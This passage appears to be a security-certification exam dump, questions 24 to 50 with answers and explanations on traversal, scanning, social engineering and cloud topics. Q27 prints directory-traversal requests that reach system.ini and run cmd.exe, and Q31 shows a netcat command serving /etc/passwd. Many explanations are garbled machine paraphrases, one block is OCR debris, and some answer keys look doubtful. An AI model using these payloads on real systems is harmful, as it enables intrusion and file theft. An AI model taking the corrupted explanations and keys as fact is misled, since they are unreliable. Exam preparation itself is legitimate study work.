Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network.WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data: Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256) Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384) Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

Question #:24 - (Exam Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. list server=192.168.10.2 type=all
- B. is-d abccorp.local
- C. Iserver 192.168.10.2-t all
- D. List domain=Abccorp.local type=zone

Answer: B

Question #:25 - (Exam Topic 2)

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

Answer: C

Ouestion #:26 - (Exam Topic 2)

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.

Identify the behavior of the adversary In the above scenario.

- A. use of command-line interface
- B. Data staging
- C. Unspecified proxy activities
- D. Use of DNS tunneling

Answer: C

Explanation

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy. If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

Question #:27 - (Exam Topic 2)

While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.

What kind of attack is possible in this scenario?

- A. Cross-site scripting
- B. Denial of service
- C. SQL injection
- D. Directory traversal

Answer: D

Explanation

Appropriately controlling admittance to web content is significant for running a safe web worker. Index

crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker's root registry.

Web workers give two primary degrees of security instruments

- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept. Clients can't get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL

GET

http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1

Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web

server, show asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user. The attacker would assume that show asp can retrieve files from the file system and sends the following custom URL.

GET

http://test.webarticles.com/show.asp?view=../../../Windows/system.ini HTTP/1.1

Host: test.webarticles.com

This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user. The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be

GET

http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1

Host: server.com

The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.

Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

Question #:28 - (Exam Topic 2)

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes

D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

Question #:29 - (Exam Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. Botnet

D Firewall

Answer: B

Explanation

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also, starting from defense thorough to academic research, additionally, there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit, indicating that attacks are underway and are a minimum of partially succeeding.

Question #:30 - (Exam Topic 2)

In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:

80/tcp open http-proxy Apache Server 7.1.6

what Information-gathering technique does this best describe?

- A. WhOiS lookup
- B. Banner grabbing
- C. Dictionary attack
- D. Brute forcing

Answer: B

Explanation

Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.

Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.

For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

Graphical user interface, text, application Description automatically generated

```
[ner#grober]E nc weel_targethest.com NU
NUMBER | NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER | NUMBER |
NUMBER |
NUMBER | NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
NUMBER |
```

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

Question #:31 - (Exam Topic 2)

What does the following command in netcat do?

nc -1 -u -p55555 < /etc/passwd

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

Question #:32 - (Exam Topic 2)

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?

- A. Dos attack
- B. DHCP spoofing
- C. ARP cache poisoning
- D. DNS hijacking


Answer: D

Explanation

Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

Question #:33 - (Exam Topic 2)

Which type of sniffing technique is generally referred as MiTM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

Answer: B

Question #:34 - (Exam Topic 2)

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

Answer: D

Explanation

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host."

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

- offender to focus on -> SYN, target to zombie -> SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
- currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender
 -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections

upon user submissions will function some quite poor's man idle scanning.

Question #:35 - (Exam Topic 2)

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information.

Which of the following techniques is employed by Susan?

- A. web shells
- B. Webhooks
- C. REST API
- D. SOAP API

Answer: B

Explanation

Webhooks are one of a few ways internet applications will communicate with one another.

It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.



Here's a visual representation of what that looks like:

A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url

in either JSON or XML format. this is known as the "payload."

Here's an example of what a webhook url looks like with the payload it's carrying:

```
https://yourapp.com/data/12345? Customer "bob? value "10.90? Item "baper
To: yourapp.com/data/12545
Customer: Bob
Value: 10.90
Item: Paper
```

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Question #:36 - (Exam Topic 2)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10..1.5.200
- D. 10.1.4.156

Answer: C

Question #:37 - (Exam Topic 2)

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

- A. Have the network team document the reason why the rule was implemented without prior manager approval.
- B. Monitor all traffic using the firewall rule until a manager can approve it.
- C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval

as soon as possible.

D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

Question #:38 - (Exam Topic 2)

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

Answer: B

Explanation

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also.

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

- Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.
- Onsists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

- the power to dam users from editing and downloading specific datasets.
- Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.
- What devices can store sensitive data.

Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

Ouestion #:39 - (Exam Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam.

Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

Question #:40 - (Exam Topic 2)

jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

- A. website mirroring
- B. Session hijacking
- C. Web cache poisoning
- D. Website defacement

Answer: A

Explanation

A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience. If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle

larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded. Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

Question #:41 - (Exam Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

Question #:42 - (Exam Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently. Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Answer: D

Explanation

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls.

formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

Question #:43 - (Exam Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL's _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

Answer: C

Question #:44 - (Exam Topic 2)

Bob, an attacker, has managed to access a target loT device. He employed an online tool to gather information related to the model of the loT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search

D. FCC ID search

Answer: D

Explanation

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques ncludes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An **FCC ID** is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless deices in the US, manufacturers must:

- · Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- · Provide documentation to the FCC of the lab results
- · Provide User Manuals, Documentation, and Photos relating to the device
- · Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authourity from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

Ouestion #:45 - (Exam Topic 2)

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

Question #:46 - (Exam Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let

alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.

Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

Question #:47 - (Exam Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

Question #:48 - (Exam Topic 2)

During an Xmas scan what indicates a port is closed?

- A. No return response
- B. RST

- C. ACK
- D. SYN

Answer: B

Question #:49 - (Exam Topic 2)

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical Information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

Answer: A

Explanation

https://www.eccouncil.org/what-is-social-engineering/

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician. The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."

https://resources.infosecinstitute.com/topic/common-social-engineering-attacks/#:~:text=A%20quid%20pro%20

Question #:50 - (Exam Topic 2)

